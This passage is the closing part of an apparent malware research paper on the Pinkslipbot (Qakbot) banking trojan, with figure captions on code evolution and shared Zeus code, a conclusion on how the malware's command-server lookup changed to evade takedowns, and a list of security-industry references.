


Figure 38: Evolution of the nattun_client_loop() function.




Figure 39: Comparison of older and recent versions of a portion of NATTUN proxy code.




Figure 40: Encryption function naming conventions across older and recent debug builds.




Figure 41: Pinkslipbot samples switch to Mersenne Twister PRNG after source code leak of Zeus.




Figure 42: Identical _divI64 functions in Zeus and Pinkslipbot.

CONCLUSION

We may have learned a lot about Pinkslipbot but it is continuing its evolution. Pinkslipbot has shown that, despite having a small, active install-base, it is capable of causing (and has caused) significant financial damage to individuals and corporations affected by it. The actors are refining the functionalities to cope with what the AV industry has discovered and what researchers may do to try to disrupt its infrastructure. As more sinkholes were added, the malware moved from a DGA to an IP address list to get the C&C server. Mixing valid C&C servers with random IP addresses makes this list too risky for firewall devices to block right away. This behaviour shows that the group responsible for operating this malware is here to stay. Pinkslipbot continues to pose challenges to anti-virus detection as the group behind it is in this business for a long time, and only by monitoring threats like this and raising awareness in the public eye to avoid infection will the AV industry be able to stay ahead of the cybercriminals.

REFERENCES

[1] Microsoft Corporation. Microsoft Security Intelligence Report. https://www.microsoft.com/security/sir/story/default.aspx#!qakbot_evolution.

[2] Trend Micro, Inc. QAKBOT. Threat Encyclopedia. http://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/QAKBOT.

[3] Symantec Corporation. W32.Qakbot in Detail. https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_qakbot_in_detail.pdf.

[4] Proofpoint Corporation. Analysis of a Cybercrime Infrastructure. https://cdn2.vox-cdn.com/uploads/chorus_asset/file/2340876/proofpoint-analysis-cybercrime-infrastructure-20141007.0.pdf.

[5] Symantec Corporation. Qakbot Steals 2GB Confidential Data per Week. http://www.symantec.com/connect/blogs/qakbot-steals-2gb-confidential-data-week.

[6] BAE Systems. The Return of QBot. http://www.baesystems.com/en/cybersecurity/download-csai/resource/uploadFile/1434579545473.

[7] Talos. QBot on the Rise. http://blog.talosintel.com/2016/04/qbot-on-the-rise.html.

[8] Wilson, T. Emerging Qakbot Exploit Is Ruffling Some Feathers. Dark Reading. http://www.darkreading.com/attacks-breaches/emerging-qakbot-exploit-is-ruffling-some-feathers/d/d-id/1134654.

[9] Shadowserver Foundation. Unique AAEH/Beebone Infected IPs Per Day. https://aaeh.shadowserver.org/stats/.

[10] McAfee Labs. Takedown Stops Polymorphic Botnet.

McAfee Labs Blog. https://blogs.mcafee.com/mcafee-labs/takedown-stops-polymorphic-botnet/.

[11] The State of Washington Security Operations. Recent Sweet Orange Exploit Kit Campaign. http://www.soc.wa.gov/security-news/recent-sweet-orange-exploit-kit-campaign.

[12] Malware-Traffic-Analysis. RIG EK from 188.227.16.59. http://www.malware-traffic-analysis.net/2016/02/07/index.html.

[13] Traffic Analysis Exercise and Answers. http://www.malware-traffic-analysis.net/2016/01/07/page2.html.

[14] SANS ISC. Actor using Rig EK to deliver Qbot update. SANS ISC InfoSec Forums. https://isc.sans.edu/forums/diary/Actor+using+Rig+EK+to+deliver+Qbot+update/20551/.

[15] Bader, J. The DGA of Qakbot. https://www.johannesbader.ch/2016/02/the-dga-of-qakbot/.

[16] Millman, R. This new strain of Qbot malware is tougher than ever to find and destroy. ITPro. http://www.itpro.co.uk/security/26340/this-new-strain-of-qbot-malware-is-tougher-than-ever-to-find-and-destroy.

[17] Pulse IT. Bug that infected Royal Melbourne Hospital is a Qbot worm. http://www.pulseitmagazine.com.au/australian-ehealth/2860-bug-that-infected-royal-melbourne-hospital-is-a-qbot-worm.

[18] Ibsen Software. BriefLZ - Small fast Lempel-Ziv compression library. GitHub. https://github.com/jibsen/brieflz.

[19] Grooten, M. The return of Qakbot. Anubis Networks. http://blog.anubisnetworks.com/blog/community/anubislabsblog/the-return-of-qakbot.

[20] F5 Networks. Tinba Malware – New, Improved, Persistent. https://devcentral.f5.com/articles/tinba-malware-new-improved-persistent.

[21] Xylibox. ATSEngine. http://www.xylibox.com/2014/05/atsengine.html.

[22] Krebs, B. Big Scores and Hi Scores. Krebs on Security. http://krebsonsecurity.com/2011/03/big-scores-and-hi-scores/#more-8778.

[23] Aruc, S. KINS Origin Malware with Unique ATSEngine. http://www.slideshare.net/realdeepdark/kins-origin-malware-with-unique-ats-engine.

[24] Boutin, J.-I. The Evolution of WebInjects. https://www.virusbulletin.com/uploads/pdf/conference/vb2014/VB2014-Boutin.pdf.

[25] Akamai. Yummba WebInject Tools Threat Advisory. https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/yummba-webinject-tools-threat-advisory.pdf.

[26] Buguroo. Analysis of Latest Dridex Campaign Reveals Worrisome Changes and Hints at New Threat Actor Involvement. https://buguroo.com/wp-content/uploads/2016/04/dridex_report_20160407.pdf.

[27] F5 Networks. Neverquest Malware Analysis. https://devcentral.f5.com/d/neverquest-malware-analysis.

[28] EvilZone Git Repositories. Zeus Source Code math.cpp. http://git.evilzone.org/7i2/Zeus/blob/a024de3cf4166705021c24d28508a1612de9fd38/source/common/math.cpp#L25.

[29] Custom Packed Pinkslipbot. a0fdd16f65c09159c673e82096905a68b772b5efc79259f3cee4cdbba3209724.